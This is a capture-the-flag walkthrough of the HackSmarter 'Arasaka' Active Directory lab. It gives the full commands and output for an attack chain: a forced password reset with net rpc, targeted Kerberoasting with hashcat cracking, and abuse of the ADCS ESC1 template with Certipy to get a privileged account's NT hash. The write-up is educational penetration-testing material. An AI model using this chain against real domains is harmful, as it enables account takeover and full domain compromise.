Arasaka
- Platform: HackSmarter Labs
- Difficulty: Easy
- OS: Windows Server 2022
- Key Topics: Active Directory, Forced Password Change, Targeted Kerberoasting, ADCS ESC1
Overview
This machine focuses on Active Directory exploitation through a chain of privilege escalation techniques. Starting with a service account that has the ability to force password changes, I pivoted through Kerberoasting to eventually exploit an ADCS ESC1 misconfiguration for domain privilege escalation.
Exploitation Chain
[Step 1] Forcing a Password Change on Yorinobu
With the alt.svc account, I identified that this user has the ForceChangePassword permission over the YORINOBU account. This allowed me to reset the user's password without knowing the current one.
This is an Active Directory permission that allows a user to reset another user's password without knowing the original. It is often misconfigured on service accounts and can be discovered using tools like BloodHound.

I used net rpc to force the password change:
$ net rpc password "YORINOBU" -U "hacksmarter.local/alt.svc" -S "10.1.61.68"
Enter new password for YORINOBU:
Password for [HACKSMARTER.LOCAL\alt.svc]:
I set the new password to [REDACTED] and verified the credentials worked:
$ nxc smb hacksmarter.local -u yorinobu -p '[REDACTED]'SMB 10.1.61.68 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:False)
SMB 10.1.61.68 445 DC01 [+] hacksmarter.local\yorinobu:[REDACTED]The [+] confirms successful authentication.
[Step 2] Targeted Kerberoasting
With access to the yorinobu account, I performed targeted Kerberoasting against the soulkiller.svc service account.
Unlike standard Kerberoasting which requests TGS tickets for all SPNs in the domain, targeted Kerberoasting focuses on specific accounts. This is useful when you have write permissions to set an SPN on a target account, or when you want to avoid detection by limiting your requests.
$ targetedKerberoast.py -v -d 'hacksmarter.local' -u 'yorinobu' -p '[REDACTED]'The tool retrieved a Kerberos TGS ticket for the soulkiller.svc account. I cracked the hash using hashcat:
$ hashcat -m 13100 soulkiller.hash /usr/share/wordlists/rockyou.txt[Step 3] Enumerating ADCS Vulnerabilities
With the soulkiller.svc credentials, I used Certipy to enumerate Active Directory Certificate Services for vulnerable certificate templates:
$ certipy find -u [email protected] -p '[REDACTED]' -dc-ip 10.1.61.68 -vulnerableCertipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'hacksmarter-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'hacksmarter-DC01-CA'
[*] Saving text output to '20251214050149_Certipy.txt'
[*] Wrote text output to '20251214050149_Certipy.txt'
[*] Saving JSON output to '20251214050149_Certipy.json'
[*] Wrote JSON output to '20251214050149_Certipy.json'The results revealed a critical vulnerability in the AI_Takeover template:
[+] User Enrollable Principals      : HACKSMARTER.LOCAL\Soulkiller.svc
[!] Vulnerabilities
ESC1 : Enrollee supplies subject and template allows client authentication.ESC1 is an ADCS misconfiguration where a certificate template allows the enrollee to specify an arbitrary Subject Alternative Name (SAN). Combined with client authentication capabilities, an attacker can request a certificate for any user, including Domain Admins, and use it to authenticate as that user. For more details, see the SpecterOps Certified Pre-Owned whitepaper and HackTricks ADCS documentation.
[Step 4] Exploiting ESC1 for Privilege Escalation
The vulnerable template AI_Takeover allows soulkiller.svc to request certificates with arbitrary UPNs. I used Certipy to request a certificate for the_emperor, a high-privileged account:
$ certipy req -u '[email protected]' -p '[REDACTED]' -dc-ip 10.1.61.68 \
    -ca hacksmarter-DC01-CA -target 'DC01.hacksmarter.local' \
    -template 'AI_Takeover' -upn '[email protected]'
Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'the_emperor.pfx'
[*] Wrote certificate and private key to 'the_emperor.pfx'With the certificate saved as the_emperor.pfx, I authenticated to obtain a TGT and the user's NT hash:
$ certipy auth -pfx the_emperor.pfx -dc-ip 10.1.61.68Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: '[email protected]'
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'the_emperor.ccache'
[*] Wrote credential cache to 'the_emperor.ccache'
[*] Trying to retrieve NT hash for 'the_emperor'
[*] Got hash for '[email protected]': [REDACTED]:[REDACTED]The NT hash (also called NTLM hash) is a cryptographic representation of a Windows password. Unlike a plaintext password, it can be used directly for authentication through pass-the-hash attacks, making it just as valuable as the password itself.
Tools Used
| Tool | Purpose |
|---|---|
| net rpc | SMB password operations |
| NetExec (nxc) | SMB authentication validation |
| targetedKerberoast.py | Targeted Kerberoasting attacks |
| Certipy | ADCS enumeration and exploitation |
| hashcat | Password hash cracking |
Attack Chain Summary
alt.svc (initial access)
    |
    | ForceChangePassword
    v
yorinobu (password reset to [REDACTED])
    |
    | Targeted Kerberoasting
    v
soulkiller.svc (cracked: [REDACTED])
    |
    | ESC1 - Certificate with arbitrary SAN
    v
the_emperor (obtained NT hash via certificate authentication)
Key Takeaways
- ForceChangePassword permissions on service accounts are a common AD misconfiguration that can lead to lateral movement
- Targeted Kerberoasting is stealthier than requesting all SPNs and should be considered when specific accounts are identified
- ADCS ESC1 remains one of the most impactful AD certificate vulnerabilities, often leading to domain compromise
- Always enumerate certificate templates with Certipy when testing AD environments
References
Walkthrough by Zerotrace | HackSmarter Labs